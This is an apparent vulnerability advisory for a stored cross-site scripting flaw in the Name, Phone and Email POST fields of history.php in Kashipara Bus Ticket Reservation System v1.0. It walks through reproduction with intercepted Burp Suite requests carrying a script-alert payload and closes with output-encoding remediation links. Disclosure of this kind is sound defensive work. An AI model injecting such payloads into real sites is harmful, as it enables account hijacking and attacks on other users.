

Stored Cross Site Scripting (XSS) vulnerability was found in "/history.php" in Kashipara Bus Ticket Reservation System v1.0 allows remote attackers to execute arbitrary code via "Name", "Phone" & "Email" HTTP POST parameter fields.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Bus Ticket Reservation System v1.0
(<https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download>)


Version: 1.0

Affected Components:


- **Affected Code File:** /history.php
- **Affected Parameter:** "Name", "Phone" & "Email" HTTP POST parameters

Steps:

1. Login into the Bus Ticket Reservation System v1.0 portal. URL: <http://localhost/online-bus-ticket-booking-Website/>
2. Navigate to menu "Booking List" -> "Customer Booking".




3. On this page, choose anyone of the booking ticket entry. Click on “Update” button.



The screenshot shows a web browser with multiple tabs. The active tab is 'My Booking' with the URL 'localhost/online-bus-ticket-booking-Website/history.php'. The browser shows a table of booking tickets. The first row is highlighted with a red box, and the 'Update' button is being clicked.

ID	Name	Email	Phone	Company	Departure Time	Destination	Seat Num	Price	Arrival Time	Actions
11	Jason	jason@hotmail.com	9999999999999999	City Express	2021-07-05 09:00:00	Kuala Lumpur	4d	60	2021-06-23 22:54:02	View Update Delete
12	alice	alice@gmail.com	0193842847	E-Mutiara	2024-07-28 20:00:00	Kelantan	2b	59	2021-06-28 21:17:52	View Update Delete



The screenshot shows the 'Update Form' modal. The form contains fields for Company Name, Departure Time, Destination, Seat Num, Price (RM), Name, Phone, and Email. The 'Update' button is highlighted with a red box.

Update Form

Company Name

City Express

Departure Time

09:00:00

Destination

Kuala Lumpur

Seat Num

4d

Price (RM)

60

Name

Jason

Phone

9999999999999999

Email

jason@hotmail.com

Update

4. Intercept the traffic in Burp Suite proxy editor.

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop **Intercept is on** Action Open Browser



Pretty **Raw** Hex

```
1 POST /online-bus-ticket-booking-Website/history.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 73
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/online-bus-ticket-booking-Website/history.php
12 Cookie: PHPSESSID=f51m9s2pairma6s8mid3om81l2
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 Name=Jason & Phone=99999999999999999999 & Email=jason%40hotmail.com & ID=56 & update=
```



5. Insert the XSS script "<script>alert('XSS')</script>" in the "Name", "Phone" & "Email" HTTP POST parameters. Forward the request with XSS script to server

```
1 POST /online-bus-ticket-booking-Website/history.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 73
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/online-bus-ticket-booking-Website/history.php
12 Cookie: PHPSESSID=f51m9s2pairma6s8mid3om81l2
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 Name=Jason"><script>alert('XSS')</script> & Phone=99999999"><script>alert('XSS')</script> & Email=jason%40hotmail.com"><script>alert('XSS')</script> & ID=56 & update=
```

6. The request gets accepted and the booking ticket entry with XSS script is stored in the application database.



7. Now every time I navigate to menu "Booking List" -> "Customer Booking" (URL: <http://localhost/online-bus-ticket-booking-Website/history.php>), the XSS script I submitted in the Step 5, gets reflected back as it is in the response and it gets executed in the browser.



Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)